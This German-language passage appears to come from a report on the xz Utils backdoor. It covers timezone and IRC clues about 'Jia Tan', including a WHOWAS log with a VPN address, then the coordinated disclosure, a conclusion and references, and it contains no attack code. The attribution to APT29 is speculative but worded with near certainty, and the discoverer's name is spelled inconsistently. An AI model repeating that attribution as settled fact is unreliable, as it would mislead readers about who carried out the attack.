Selbst mit einer sorgfältig kuratierten Persönlichkeit unterliefen Jia Tan gelegentlich Fehler, indem er vergaß, seine Zeitzone anzupassen. Drei bzw. sechs Commits tragen Zeitstempel von UTC+02 und UTC+03. Bemerkenswert ist, dass die UTC+02-Einträge perfekt mit den Wintermonaten (Februar und November) übereinstimmen, während die UTC+03-Einträge mit dem Sommer (Juni, Juli und Anfang Oktober) übereinstimmen. Dieses Muster spiegelt die für Osteuropa typischen Sommerzeitumstellungen wider, wo die Umstellung erfolgt: auf UTC+02 nach dem letzten Wochenende im Oktober und zurück auf UTC+03 nach dem letzten Sonntag im März.

Darüber hinaus gibt es ein entscheidendes Indiz für seine geografischen Wurzeln: seine Feiertagsbräuche. Tans Arbeitszeiten und Urlaubstage stimmen viel eher mit den Gepflogenheiten in Osteuropa überein als mit denen einer Person aus China.

Jia Tan war auch im IRC-Kanal #tukaani auf Libera.Chat aktiv. Eine Whois-Suche

ergab am 29. März die folgende IP-Adresse:

```
[libera] -!- jiatan [~jiatan@185.128.24.163] \\
[libera] -!-  was      : Jia Tan \\
[libera] -!-  hostname : 185.128.24.163 \\
[libera] -!-  account  : jiatan \\
[libera] -!-  server   : tungsten.libera.chat [Fri Mar 29 14:47:40 2024] \\
[libera] -!- End of WHOWAS
```

Auflistung 21: IP-Adresse eines IRC-Kontos, das mit Jia Tan verbunden ist

Diese IP-Adresse hat ihren Sitz in Singapur und gehört zu Witopia VPN. Eine Überprüfung der IP-Adresse mit Nmap zeigt zahlreiche offene Ports, was ein weiterer Hinweis darauf ist, dass es sich um einen Proxy handelt[3].

Ausgehend von der Verwendung von Proxys und der Wahrscheinlichkeit der Zeitzone UTC+3 kann mit großer Sicherheit davon ausgegangen werden, dass die Person oder Personengruppe hinter Jia Tan nicht tatsächlich in China ansässig ist.

Zwar kommen Länder wie der Iran und Israel als potenzielle Kandidaten in Frage, doch deuten die meisten Hinweise auf Russland hin, insbesondere auf die Hackergruppe APT29, die weithin als mit dem russischen Auslandsgeheimdienst SVR verbunden gilt. Diese Gruppe ist für ihre außergewöhnliche technische Präzision bekannt, eine Eigenschaft, die bei anderen Hackergruppen nicht häufig anzutreffen ist. APT29 war auch für den SolarWinds-Hack verantwortlich, der als einer der geschicktesten Angriffe auf die Software-Lieferkette aller Zeiten gilt. Diese Operation entspricht eher der Raffinesse der XZ Utils-Backdoor als den eher rudimentären Angriffen auf die Lieferkette, die APT41 oder Lazarus zugeschrieben werden[8].

5 Responsible Disclosure

Andreas Freund veröffentlichte seine Erkenntnisse am 29. März 2024 in der Mailingliste oss-security. Gemäß den Best Practices für die koordinierte Offenlegung von Sicherheitslücken teilte er seine Erkenntnisse jedoch bereits zwei Tage zuvor, am 27. März, dem Sicherheitsteam von Debian mit[6].

Das Debian-Sicherheitsteam leitete diese Informationen an das Red Hat Information Security (InfoSec)-Team weiter. Red Hat beauftragte daraufhin die US-Behörde für Cybersicherheit und Infrastruktursicherheit (CISA), ein gemeinsames VINCE-Ticket (Vulnerability Information and Coordination Environment) zu erstellen und die Reichweite der Offenlegung zu vergrößern.

6 Fazit

Die xz-Backdoor war vielleicht der raffinierteste und fortschrittlichste Supply-Chain-Angriff, den wir in letzter Zeit gesehen haben. Monate wurden für Social Engineering und Sock Puppetry aufgewendet, nur um ein einziges Stück Open-Source-Software zu kompromittieren. Dies hätte jedoch verheerende Auswirkungen haben können, wenn es nicht entdeckt worden wäre.

Es besteht kein Zweifel, dass dies wahrscheinlich das Werk eines staatlich unterstützten Akteurs war. Es ist auch unwahrscheinlich, dass all dies als Vorwand diente, um etwas Einfaches wie Verschlüsselungs-Lösegeld für finanziellen Gewinn zu verbreiten, wie wir es bereits zuvor gesehen haben. Wahrscheinlicher ist, dass dies getan wurde, um später gezielte Angriffe auf Einrichtungen des privaten und öffentlichen Sektors durchzuführen. Wer das Ziel gewesen sein könnte, kann nur vermutet werden. Regierungen, Finanzinstitute, Verteidigungsanlagen, Wasseraufbereitungsanlagen, Nuklearanlagen? Wir können uns glücklich schätzen, dass wir es nicht herausfinden müssen. Allerdings war dies eher ein glücklicher Zufall. Hätte Andres Freund nicht beschlossen, diese zeitlichen Unstimmigkeiten zu untersuchen, hätten wir es möglicherweise mit den Folgen eines der größten Cyberangriffe der Geschichte zu tun gehabt.

Der Zeit- und Arbeitsaufwand, der dafür erforderlich war – zwischen Social Engineering, Code-Verschleierung und dem Ausmaß des Angriffs selbst – könnte manche Menschen zu der Annahme verleiten, dass wir schutzlos wären, sollte sich so etwas wiederholen. Aber es ist nicht alles nur düster. Ja, dieser Angriff zeigt, wie anfällig unser FOSS-Ökosystem ist. Er zeigt, wie sehr wir auf einzelne Freiwillige angewiesen sind, um unsere wichtigsten Infrastrukturkomponenten zu warten. Er zeigt, wie scheinbar einfach es ist, in diese kritischen Projekte einzudringen. Er zeigt aber auch die unglaubliche Zusammenarbeit zwischen Einzelpersonen und Unternehmen, wenn es darum geht, den Schaden zu begrenzen. Wir haben gesehen, wie schnell der bösartige Code entfernt wurde, nachdem er entdeckt worden war. Wir haben gesehen, wie die Malware nur wenige Tage nach ihrer Entdeckung fast vollständig rückentwickelt wurde. Das ist ein Zeichen von Widerstandsfähigkeit, nicht von Schwäche.

Ob es uns gefällt oder nicht, Open-Source-Software ist aus unserer modernen Welt nicht mehr wegzudenken. Das Einzige, was wir tun können, um solche Angriffe in Zukunft zu verhindern, ist, mehr Ressourcen in die FOSS-Projekte zu investieren, auf die wir uns täglich verlassen. Sei es durch Code-Beiträge, Zeit oder Geld. Wichtig ist, sich zu engagieren. Prüfen, spenden, bewerten. Dies wird wahrscheinlich nicht der letzte Angriff dieser Art sein, und nur wenn wir wachsam bleiben und uns engagieren, können wir den nächsten verhindern.

Literatur

[1] Akamai Security Research. *XZ Utils Backdoor – Everything You Need to Know*. 2024. URL: https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know (besucht am 05. 01. 2026).

[2] amnesia.sh. *Reverse engineering the XZ backdoor*. 2024. URL: https://amnesia.sh/malware/2024/04/23/xz.html (besucht am 05. 01. 2026).

[3] Evan Boehs. *Everything I Know About the XZ Backdoor*. 2024. URL: https://boehs.org/node/everything-i-know-about-the-xz-backdoor (besucht am 05. 01. 2026).

[4] Gynvael Coldwind. *XZ Backdoor Analysis*. 2024. URL: https://gynvael.coldwind.pl/?id=782 (besucht am 05. 01. 2026).

[5] Lucian Constantin. *Dangerous XZ Utils backdoor was the result of years-long supply chain compromise effort*. 2024. URL: https://www.csoonline.com/article/2077692/dangerous-xz-utils-backdoor-was-the-result-of-years-long-supply-chain-compromise-effort.html (besucht am 05. 01. 2026).

[6] Rodrigo Freire. *Understanding Red Hat's response to the XZ security incident*. 2024. URL: https://www.redhat.com/en/blog/understanding-red-hats-response-xz-security-incident (besucht am 05. 01. 2026).

[7] Andres Freund. *Backdoor in upstream xz/liblzma leading to ssh server compromise*. 2024. URL: https://www.openwall.com/lists/oss-security/2024/03/29/4 (besucht am 05. 01. 2026).

[8] Andy Greenberg und Matt Burgess. *The Mystery of 'Jia Tan,' the XZ Backdoor Mastermind*. 2024. URL: https://www.wired.com/story/jia-tan-xz-backdoor/ (besucht am 05. 01. 2026).

[9] Red Hat. *Urgent security alert for Fedora Linux 40 and Fedora Rawhide users*. 2024. URL: https://www.redhat.com/en/blog/urgent-security-alert-fedora-40-and-rawhide-users.

[10] Sam James. *xz-utils backdoor situation (CVE-2024-3094)*. 2024. URL: https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27 (besucht am 05. 01. 2026).

[11] JFrog Security Research. *XZ Backdoor Attack CVE-2024-3094: All You Need To Know*. 2024. URL: https://jfrog.com/blog/xz-backdoor-attack-cve-2024-3094-all-you-need-to-know/ (besucht am 05. 01. 2026).

[12] Rhea Karty und Simon Henniger. *XZ Backdoor: Times, damned times, and scams*. 2024. URL: https://rheaeve.substack.com/p/xz-backdoor-times-damned-times-and (besucht am 05. 01. 2026).

[13] Kaspersky GReAT. *XZ Backdoor Story – Part 1*. 2024. URL: https://securelist.com/xz-backdoor-story-part-1/112354/ (besucht am 05. 01. 2026).

[14] Kaspersky GReAT. *XZ backdoor: Hook analysis*. 2024. URL: https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/ (besucht am 05. 01. 2026).

[15] Knownsec 404 Team. *Analysis of the xz-utils backdoor code*. 2024. URL: https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f (besucht am 05. 01. 2026).

[16] Knownsec 404 Team. *Techniques Learned from the XZ Backdoor*. 2024. URL: https://medium.com/@knownsec404team/techniques-learned-from-the-xz-backdoor-74b0a8d45c30 (besucht am 05. 01. 2026).

[17] luvletter2333. *XZ Backdoor Analysis*. 2024. URL: https://github.com/luvletter2333/xz-backdoor-analysis (besucht am 05. 01. 2026).

[18] Randall Munroe. *Dependency*. 2020. URL: https://xkcd.com/2347/ (besucht am 07. 01. 2026).

[19] NIST. *CVE-2024-3094 Detail*. 2024. URL: https://nvd.nist.gov/vuln/detail/cve-2024-3094 (besucht am 05. 01. 2026).

[20] OpenSSH Project. *OpenSSH Security*. 2024. URL: https://www.openssh.com/security.html (besucht am 07. 01. 2026).

[21] OpenSSH Project. *OpenSSH: The OpenBSD Secure Shell*. 2024. URL: https://www.openssh.com/ (besucht am 07. 01. 2026).

[22] Thomas Roccia. *XZ Backdoor Timeline*. 2024. URL: https://twitter.com/fr0gger_/status/1774342248437813525 (besucht am 05. 01. 2026).

[23] smx-smx. *XZ Backdoor Analysis and Symbol Mapping*. 2024. URL: https://gist.github.com/smx-smx/a6112d54777845d389bd7126d6e9f504 (besucht am 05. 01. 2026).

[24] Bill Toulas. *Docker Hub still hosts dozens of Linux images with the XZ backdoor*. 2025. URL: https://www.bleepingcomputer.com/news/security/docker-hub-still-hosts-dozens-of-linux-images-with-the-xz-backdoor/.

[25] Tukaani Project. *XZ Utils*. 2024. URL: https://tukaani.org/xz/ (besucht am 07. 01. 2026).

[26] Filippo Valsorda. *XZ Backdoor Analysis*. 2024. URL: https://bsky.app/profile/filippo.abyssdomain.expert/post/3kowjkx2njy2b (besucht am 05. 01. 2026).

[27] T. Ylonen und C. Lonvick. *The Secure Shell (SSH) Protocol Architecture*. RFC 4251. Jan. 2006. URL: https://www.rfc-editor.org/rfc/rfc4251.

[28] Bojan Zdrnja. *The amazingly scary xz sshd backdoor*. 2024. URL: https://isc.sans.edu/diary/30802 (besucht am 05. 01. 2026).